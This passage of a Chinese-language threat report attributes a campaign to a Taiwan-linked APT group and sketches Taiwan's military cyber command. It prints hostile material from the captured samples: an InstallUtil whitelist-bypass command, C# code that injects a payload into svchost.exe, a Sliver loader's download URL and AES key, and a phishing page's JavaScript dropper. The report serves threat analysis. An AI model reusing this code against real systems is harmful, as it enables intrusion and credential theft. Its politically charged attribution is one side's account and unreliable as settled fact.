


图 10. 台 APT 组织利用国内某 CRM 系统漏洞进行攻击




图 11. 台 APT 组织利用国内某视频安防监控系统漏洞进行攻击

2.3 持久驻留

台 APT 组织多使用常见的基础方式实现在目标系统中的持久驻留，如计划任务、注册表启动项、开机启动文件夹等。其中，利用 Windows 计划任务的频率较高。他们经常冒用流行软件、系统软件或安全软件的名称作为计划任务名称来迷惑受害单位及其系统运维人员。

2.4 横向移动和权限提取

完成初始入侵后，台 APT 组织会进一步向受害目标系统内网其他重要网络资产进行渗透。在此阶段，台 APT 组织通常会借助开源或免费公开的系统管理工具实现对内存中用户登录凭据（用户名和口令）的嗅探窃取，具体如表 1 所示。与美国中央情报局（CIA）的手法相似，台 APT 组织会利用窃取到的用户凭据，结合扫描工具探测并远程访问目标单位内网

中的其他网络资产，实现横向移动，并试图获得系统管理员权限。

表 1. 台 APT 组织常用横向移动工具

序号	工具名称	感染路径	用途	备注
1	pwdump8	%userprofile%\documents\pwdump8.exe	Windows 本地凭证提取工具	来自 Openwall 的免费软件
2	MirrorDump	%userprofile%\documents\mirrordump.exe	Windows 系统 LSASS 内存提取工具	来自 Github 开源项目 MirrorDump https://github.com/CCob/MirrorDump
3	POSTDump	%userprofile%\documents\postdump.exe	Windows 系统 LSASS 内存提取工具	来自 Github 开源项目 POSTDump https://github.com/YOLOP0wn/POSTDump
4	Procdump64	%userprofile%\documents\procdump64.exe	Windows 进程内存提取工具	来自微软公司的公开免费系统管理工具 live.sysinternals.com
5	PPLdump	%userprofile%\documents\ppldump64.exe	Windows 进程内存提取工具	来自 Github 开源项目 PPLDump https://github.com/itm4n/PPLdump
6	Fscan	%userprofile%\documents\fscan64.exe	内网主机扫描工具	来自 Github 开源项目 https://github.com/shadow1ng/fscan

图 12 展示了攻击者在成功利用漏洞后，上传并执行 pwdump8 工具提取 Windows 账户的 NTLM 哈希，从而获取系统用户登录凭据，为后续横向移动或权限提升创造条件。




图 12. 台 APT 组织向受害主机投送开源工具实施凭据窃取

2.5 逃避检测

台 APT 组织在实现初始入侵后，经常会调用 Windows 系统程序 InstallUtil.exe 加载恶意程序以规避操作系统和安全软件的进程白名单检查，隐藏恶意代码的执行痕迹。具体的命令行示例如下:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Windows\Tasks\Bypass.exe
```

2.6 命令控制

台 APT 组织使用多种开源和商业渗透测试工具生成木马程序，实现对受害主机的文件窃取、远程实现各种恶意操作。他们有时也会使用免费的远程管理工具实施犯罪活动。具体包括:

2.6.1 Bypass 木马

MD5	214888402b3cb924e40035d1b4bafc85
文件名	reverse(https)9000.exe
大小	7680 字节
类型	木马
语言	C#
C2	51.*.*.162:9000

此类型样本为漏洞利用成功后的第一阶段木马，变种数量较多。木马运行后，将解密的商业渗透测试工具 Cobalt Strike Stager 下载器程序注入到 svchost.exe 进程中，并连接 C2 服务器请求下一阶段的后门。为了绕过进程白名单检查，恶意代码通过调用 Windows 系统程序 InstallUtil.exe 来实际执行。使用

的命令行如图 13 所示。

```
"/c \"cd /d
\"D:\\[redacted]\\webroot\\upload_temp\\2202\\\"&D:\\[redacted]\\webroot\\upload_temp\\
2202\\InstallUtil.exe /logfile= /LogToConsole=false /U reverse(https)9000.exe
2>&1\n\"",
```

图 13. 台 APT 组织投送 Bypass 木马

创建 svchost.exe 进程作为合法的宿主进程，后续注入恶意代码，代码中变量 array3 保存了加密的恶意载荷，如图 14 所示。

```
34          public override void Uninstall(IDictionary savedState)
35          {
36              Sample.STARTUPINFO startupinfo = default(Sample.STARTUPINFO);
37              Sample.PROCESS_INFORMATION process_INFORMATION = default(Sample.PROCESS_IN
38              Sample.CreateProcess(null, "C:\\Windows\\System32\\svchost.exe", IntPtr.Ze
39              Sample.PROCESS_BASIC_INFORMATION process_BASIC_INFORMATION = default(Sampl
40              uint num = 0U;
41              IntPtr hProcess = process_INFORMATION.hProcess;
42              Sample.ZwQueryInformationProcess(hProcess, 0, ref process_BASIC_INFORMATIC
43              IntPtr lpBaseAddress = (IntPtr)((long)process_BASIC_INFORMATION.PebAddress
44              byte[] array = new byte[IntPtr.Size];
45              IntPtr zero = IntPtr.Zero;
46              Sample.ReadProcessMemory(hProcess, lpBaseAddress, array, array.Length, out
47              IntPtr intPtr = (IntPtr)BitConverter.ToInt64(array, 0);
48              byte[] array2 = new byte[0x200];
49              Sample.ReadProcessMemory(hProcess, intPtr, array2, array2.Length, out zero
50              uint startIndex = BitConverter.ToUInt32(array2, 0x3C) + 0x28U;
51              IntPtr lpBaseAddress2 = (IntPtr)((long)((ulong)BitConverter.ToUInt32(array
52              byte[] array3 = new byte[]
53              {
54                  0xFE,
55                  0x4A,
```

图 14. 创建 svchost.exe 进程作为合法的宿主进程

如图 15 所示，使用简单的单字节运算解密载荷，并将解密的载荷注入到 svchost.exe 进程，运行恶意代码。

```
794             for (int i = 0; i < array3.Length; i++)
795             {
796                 array3[i] = (array3[i] - 2 & byte.MaxValue);
797             }
798             Sample.WriteProcessMemory(hProcess, lpBaseAddress2, array3, array3.Length, out zero);
799             Sample.ResumeThread(process_INFORMATION.hThread);
800         }
```

图 15. 解密后加载运行恶意代码

反汇编解密后的载荷，可以看到明文C2 IP及其相关端口。




图 16. 木马连接的 C2 服务器地址和端口

2.6.2 Stager 木马

MD5	864c832949cc0c8c7ef6ed23d4a6eef3
文件名	bitrixx228.exe
大小	7168 字节
类型	木马
语言	C/C++
C2	180.*.*.219:9008

Stager 是一种能够独立运行的可执行木马程序，由商业渗透测试工具 Cobalt Strike 或 Metasploit 生成，通常作为漏洞利用成功后的第一阶段攻击载荷。其核心代码体积较小，仅几百字节，可以有效减少网络传输负担并降低被安全软件检测的可能性。台 APT 组织利用 Stager 在目标主机上建立初始通信，并通过特定协议（如 HTTP、HTTPS、DNS 或 TCP）连接其自身的 C2 服务器，如图 17 所示。通信建立后，Stager 会请求并加载更完整的第二阶段载荷，如 QuasarRAT 远控木马等，使攻击者能够完成远程执行命令、窃取数据等操作，从而进一步控制受害目标系统。




图 17. Stager 木马连接的 C2 服务器地址和端口

2.6.3 QuasarRAT 木马

MD5	cc1cdb893f6b4a00d65bbef2794b0499
文件名	system.exe
大小	356352 字节
类型	远控木马
语言	C#
C2	1.*.*.214:9000

QuasarRAT 是 Windows 操作系统平台下的一款使用 C# 编写的开源远程访问木马（RAT），具备多种远程控制功能，例如键盘记录、屏幕截图、文件管理以及远程桌面操作等。

在捕获的 QuasarRAT 样本中，其代码经过了混淆处理，使用 Ide4dot 等反混淆工具对样本进行解混淆后，恢复了其原始代码逻辑，进一步提取到关键信息，例如 C2 服务器地址、通信协议、加密算法等。

图 18. 被混淆处理的 QuasarRAT 样本

该木马执行过程中首先会对预设的配置信息进行解密，以提取关键参数，如 C2 服务器地址、通信端口、加密密钥以

及其他控制选项等，如图 19 所示。这些配置信息用于建立与攻击者 C2 服务器的连接，并控制后续远程操作，如命令执行、数据窃取等。经与 GitHub 平台上 QuasarRAT 项目源代码库中解密木马配置信息的相关代码进行对照分析，可发现其实现方式与被捕获样本代码基本一致。进一步分析发现，该木马具有远程桌面功能，允许攻击者实时查看受害设备的屏幕，并进行鼠标点击、键盘输入等操作。该功能通常基于定时截图和屏幕流数据传输，如图 20 所示。




图 19. 捕获的 QuasarRAT 样本中解密木马配置代码




图 20. 捕获的 QuasarRAT 样本具有远程桌面操控功能

该木马还具有键盘记录功能，能够持续监控受害者的键盘输入，并将收集到的数据加密后发送至 C2 服务器。攻击者可以获取受害者的账户密码、聊天记录、搜索内容等敏感信息，进而进行身份盗取或实施进一步渗透，如图 21 所示。

图 21. QuasarRAT 木马键盘记录命令

该木马能够提取 Chrome、Opera、Yandex、Internet Explorer、Firefox 等多种常用浏览器和 FileZilla、WinSCP 等 FTP 客户端中存储的用户名和口令，还可以从受害者本地数据库文件中

解密保存的用户名和口令，并回传至 C2 服务器，使攻击者能够进一步对目标网络进行渗透攻击，如图 22 所示。




图 22. QuasarRAT 木马获取浏览器和 FTP 客户端密码

该木马具备完整的文件管理功能，包括文件浏览、上传、下载、删除和执行等操作。攻击者可以通过 C2 服务器远程访问受害设备的文件系统，窃取敏感数据或植入其他恶意程序，如图 23 所示。




图 23. QuasarRAT 木马文件上传命令

2.6.4 Sliver 木马

MD5	61c42751f6bb4efafec524be23055fba
文件名	auto-download.zip
大小	122368 字节
类型	远控木马
语言	C#
C2	158.*.*.174:443

该样本实际为一个经过强混淆的.net 编译的 PE 文件，如图 24 所示。

图 24. 混淆的木马加载器代码

进行去混淆操作后，木马加载器代码如图 25 所示。

图 25. 反混淆后的木马加载器代码

该木马执行时，会先解密初始化下载 URL（https://158.*.*.174:443/mp4/ads.mp4）和 AES 解密所需要的 KEY（LgUmeMnmUpRrCCRB）和 IV（nStxRW4o6TNHcKBx），接着从服务器下载数据文件，并对数据文件进行 AES 解密，再进行解压缩后得到 Shellcode，进而创建线程启动 Shellcode，如图 26 所示。

```
// Token: 0x0600006F RID: 111 RVA: 0x000048FC File Offset: 0x00002AFC
public static void smethod_3(byte[] byte_0)
{
    IntPtr intPtr = (Marshal.GetDelegateForFunctionPointer(Class5.smethod_6(<Module>.smethod_7<string>(-229395444), <Module>.smethod_5<string>
      (1137178588), false), typeof(GClass0.GDelegate6)) as GClass0.GDelegate6)(IntPtr.Zero, (uint)byte_0.Length, 12288U, 64U);
    Marshal.Copy(byte_0, 0, intPtr, byte_0.Length);
    IntPtr hHandle = (Marshal.GetDelegateForFunctionPointer(Class5.smethod_6(<Module>.smethod_7<string>(-229395444), <Module>.smethod_5<string>
      (-240083800), false), typeof(GClass0.GDelegate7)) as GClass0.GDelegate7)(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
    (Marshal.GetDelegateForFunctionPointer(Class5.smethod_6(<Module>.smethod_5<string>(-1780526320), <Module>.smethod_5<string>(-1617346188), false),
      typeof(GClass0.GDelegate8)) as GClass0.GDelegate8)(hHandle, uint.MaxValue);
}
```

图 26. 加载 Shellcode

Shellcode 数据中内嵌了一份经过加密的攻击载荷，Shellcode在执行过程中解密并在内存中加载最终的木马程序，如图 27 所示。




图 27. Shellcode 解密并加载 Sliver 木马程序

最终加载的恶意载荷是一个 Sliver 远控木马程序。Sliver 是一个开源的跨平台 C2 框架（https://github.com/BishopFox/sliver/），支持 Windows、Linux、macOS 等多种操作系统，并支持多种通信协议。其功能包括文件操作、进程操作、提升权限、进程注入、横向移动、截屏、远程执行 Shell 等。

除此之外，Sliver 服务端在生成木马时，还可以对生成的

木马函数名进行混淆。如图 28 所示，图上方是并未添加混淆的样本，可以清楚地看到导入的模块信息。下方是捕获到的台 APT 组织使用的实际攻击样本，可以看到函数的信息已经进行了混淆。经过深入分析，发现该程序 C2 为 158.*.*.174。

图 28. 攻击者对 Sliver 木马程序进行了混淆

2.6.5 GotoHTTP


MD5	a3736b69a88da7d2472cec131b10c50e
文件名	gotohttp_x64.exe
大小	3166632 字节
类型	远程桌面工具

GotoHTTP 是一款轻量级的远程访问管理工具，支持跨平台操作，可在 Windows、macOS 和 Android 设备上运行，用户可通过浏览器或客户端远程控制受控端设备。由于 GotoHTTP 具有免安装、轻量化和便捷远控等特点，其在合法远程办公和 IT 维护工作中被广泛使用，但同时也被攻击者滥用于未经授权的远程控制。除 GotoHTTP 外，JumpDesktop、“向日葵”等被广泛使用的远程访问管理工具也曾被台 APT 组织在攻击活动中滥用。

除上述黑客攻击武器和网络工具外，台 APT 组织还曾使用 Poison Ivy、Gh0st、AresRemote、XRAT 等开源或免费公开的木马和远控工具，在此不再赘述。

2.7 小结

通过对近期台 APT 组织相关攻击案例的溯源调查和技术分析，不难得出这些台湾民进党当局黑客组织网络攻击技战术能力仍处于较低水平的判断。主要展现在：**一是**主要使用已知漏洞进行攻击，自主漏洞挖掘和利用能力低下，缺乏高级“零日”漏洞储备。**二是**高度依赖公开互联网资源，包括免费或开源代码、木马、工具和商业渗透测试框架，以及公开的网络攻击技战术资料，缺乏自主的网络武器和技战术开发能力。**三是**反溯源追踪能力弱，尤其是在诱饵文档和钓鱼网页的制作方面，经常漏洞百出，表明相关组织及其人员专业能力不足，归因较为容易。如图 29 所示，台 APT 组织经常在钓鱼网页中暴露明显的攻击者语言文字特征。



```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

</head><body>AHAHAHAHAHAHA  hello World
<script language="JavaScript">
var a = "d";var b = "b";var c = "p";var d = "a";var e = "l";var f = "f";var g = "g";var h = "h";var i = "i";var j = "j";
var file = "[redacted]关于印发《2020年[redacted]综合改革重点工作任务书》的通知.rtf";  //rtf名稱
var Bfile = "svchost_.tmp";  //後門名稱
var LFile = "2020年[redacted]综合改革重点工作任务书.rtf.lnk";  //LNK名稱
var NFile = "2020年[redacted]综合改革重点工作任务书.rtf";  //取代LNK檔案名稱
var all_path = path + file;
var rrr = x+n+a+aa+l+p+l;
var sleep = rrr+qq+ee+bb+qq+x+ee+qq+"choi"+x+l+ee+bb+t+ee+"5 /d y /n "+cc+ee+m+"ul" ;
var runrun = rrr+" "+qq+bb+x+ee+qq+ff+t+n+qq+c+ff+qq+aga+Bfile;
var cp = rrr+ee+bb+x+ee+x+o+c+y+ee+aa+aga+file+ee+aa+aga+NFile;
var de = rrr+ee+bb+x+ee+a+l+e+ee+LFile
var wws = Ga+Ge+x+qq+r+i+c+t+qq+aa+Ge+qq+h+l+e+qq+e;
var fso = new ActiveXObject(wws);
var fso_000 = fso.run(all_path);  //drop
var fso_111 = fso.run(sleep,0,true);  //sleep
var fso_333 = fso.run(cp,0,true);  //copy ori file to New file
var fso_444 = fso.run(de,0,true);  //delete LNK file
var fso_222 = fso.run(runrun,0,true);  //run
self.close();
</script>
Final demo
<span id="sbmarwbthv5"></span></body></html>
```

图 29. 钓鱼网页的注释中具有明显的攻击者语言文字特征

三、台“资通电军”网络部队

台“资通电军”全称为“国防部资通电军指挥部”，系蔡英文上台后着力打造的“第四军种”，成立于 2017 年 7 月 1 日，具有美国网军的深厚背景，其前身曾隶属于台湾当局“国防部”“老虎小组”网络部队。该指挥部统合台军方、“政府”与民间网络技术力量，被外界称为“台湾最神秘的部队”。

3.1 发展历史

3.1.1 “国防部统一通信指挥部”时期（2001 年之前）

1964 年 9 月 16 日，台湾国民党军队各军种通讯队整并成立“国防部统一通信指挥部”，为台湾军事部门直属三级机关。该指挥部为台湾军方网络通信统筹单位的前身。

3.1.2 “国防部通信资讯指挥部”时期（2001.1 至 2004.4）

2001 年 1 月 1 日，台湾军事部门成立“国防部通信资讯指挥部”，负责台湾军事系统通讯网络系统运作、网络攻防能力的整备与运用，并执行网络信息安全、网络安全事件应对、电子战等任务。这是台当局第一个统筹全岛网络安全的军事单位，隶属于台湾陆军。

3.1.3 “国防部参谋本部资电作战中心”时期（2004.4 至 2017.7）

2004 年 4 月 20 日，“通信资讯指挥部”改编为“国防部参谋本部资电作战中心”，直属于台军方“参谋本部”，专司成立一批“电子作战组”、拟定电子战计划、推动政策与管理分配频谱等任务。同时，将其原先成立的训练班调整为“资电模拟训练中心”，作为统一训练网络人才的机构。

3.1.4 “国防部参谋本部资通电军指挥部”时期（2017.7 至 2022.1）

蔡英文上台后，于 2016 年提出“资安即国安 1.0”战略，着力强化台湾资安环境。2017 年 7 月 1 日，蔡英文正式将“资电作战中心”升格为“国防部参谋本部资通电军指挥部”，并亲自主持编成典礼。该指挥部依然直属于台军方“参谋本部”，指挥官从少将编制调升为中将编制，进一步强化台军网络战力量。

3.1.5 “国防部资通电军指挥部”时期（2022.1 至今）

2021 年，蔡英文政府再次推出“资安即国安 2.0”战略。

2022 年 1 月 1 日，“国防部参谋本部资通电军指挥部”正式升格为“国防部资通电军指挥部”，直属于台当局国防部，直接向“国防部长”负责，不再由“参谋本部”统管。

3.2 机构情况

3.2.1 组织架构。根据台当局所谓“《台湾军事部门组织法》”，“资通电军”下设四个处级内设机构和一个培训性质的训测中心。相关技术力量主要集中在资讯通信处、网络作战处和电子作战处，分别下辖资讯通信联队、网络战联队、电子作战中心。其中，资讯通信联队包括资通支援第一大队、资通支援第二大队、资通支援第三大队、花莲资通作业队和金门资通作业队。网络战联队由指管防护科和网络作战大队组成，联队长为少将军衔、大队长为上校军衔。

